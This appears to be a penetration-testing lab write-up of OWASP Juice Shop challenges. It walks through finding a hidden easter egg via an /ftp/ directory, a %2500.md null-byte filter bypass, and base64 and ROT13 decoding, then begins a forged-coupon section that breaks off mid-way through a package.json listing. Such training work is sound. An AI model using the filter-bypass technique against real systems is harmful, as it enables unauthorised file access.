
In this challenge we are asked to find the “real” easteregg.
So the one previously we found wasn’t actually the real one.




This time we use a different type of approach to find the /ftp/ directory by using the owasp zap. We find the directory of 127.0.0.1:3000/ftp/



We go to the directory and try to download the eastere.gg



We use the %2500.md method to bypass the restriction and download the file.




We open the eastere.gg.md file and check inside of it.


We see that in note there is a text looks like encrypted and the text above it says that you can find the real easter egg in this text

We remember from Rabia telling us that if you see == at the end of the encrypted file it has a chance to be base 64 encryption

So we try to decrypt it as base 64 on burpsuite decoder.




We see that it has been change to a more readable form however it's still not completely readable. For having more options about decryption we decide to use Cybercheif.



Here we will use the ROT13 in order to replace the letters with the in forward letter and see maybe that will help.


We see that it worked and we got a directory with the name of /the/devs/are/so/funny/they/hid/an/easter/egg/within/the/easter/egg



We try to reach the website by adding the 127.0.0.1:3000 first then the directory.



And we see a simulation of a planet?



When we go back we see that we have successfully finished the challenge.

Recommendation:

Remove undocumented or hidden functionalities before deployment. Use code scanning tools to detect hidden or unintended code paths. Conduct code reviews to identify embedded Easter Eggs. Ensure a secure code deployment and review process. Educate developers on the risks of leaving hidden functionality in production code.


Forged Coupon ★★★★★

Severity: **High**


Description: Weak cryptographic implementations or predictable coupon-generation mechanisms allow attackers to forge or manipulate discount codes. This often occurs when tokens or coupon codes lack sufficient entropy or rely on outdated algorithms.

Impact: Attackers may exploit this vulnerability to generate unauthorized discounts, bypass payment systems, or deplete product stock, causing financial losses and operational disruption.


Steps to reproduce the vulnerability:



In this challenge we are asked to forge a coupon code that will give us a discount of 80% or more. We remember that there was a coupon file on /ftp/ directory so, maybe we can go and check there.



We download the coupon.md file from the website in /ftp/ directory.




Once we open the coupon file we see that there are encoded texts that we can't understand. We will also get the package.json.bak since we have the requirements and dependencies written inside of it.

A screenshot of a Mac desktop environment. At the top is a dark-themed terminal window titled "package.json.bak_00(3).md". The window displays the following JSON code:

```
1  {
2    "name": "Juice-shop",
3    "version": "6.2.0-SNAPSHOT",
4    "description": "An intentionally insecure JavaScript Web Application",
5    "homepage": "http://owasp-juice.shop",
6    "author": "Björn Kimminich <bjoern.kimminich@owasp.org> (https://kimminich.de)",
7    "contributors": [
8      "Björn Kimminich",
9      "Jannik Holenbach",
10     "Aashish883",
11     "greenkeeper[bot]",
12     "Marcler",
13     "agrawalarpit14",
14     "Scar20",
15     "CaptainFreak",
16     "Supratik Das",
17     "JuiceShopBot",
18     "the-pro",
19     "Ziyang Li",
20     "saryan18",
21     "m4l1c3",
22     "Timo Pagel",
23     "..."
24   ],
25   "private": true,
26   "keywords": [
27     "web security",
28     "web application security",
29     "webappsec",
30     "owasp",
31     "pentest",
32     "penetration",
33     "security",
34     "vulnerable",
35     "vulnerability",
36     "broken",
37     "bodgeit"
38   ],
39   "dependencies": {
40     "body-parser": "~1.18",
41     "colors": "~1.1",
42     "config": "~1.28",
43     "cookie-parser": "~1.4",
44     "cors": "~2.8",
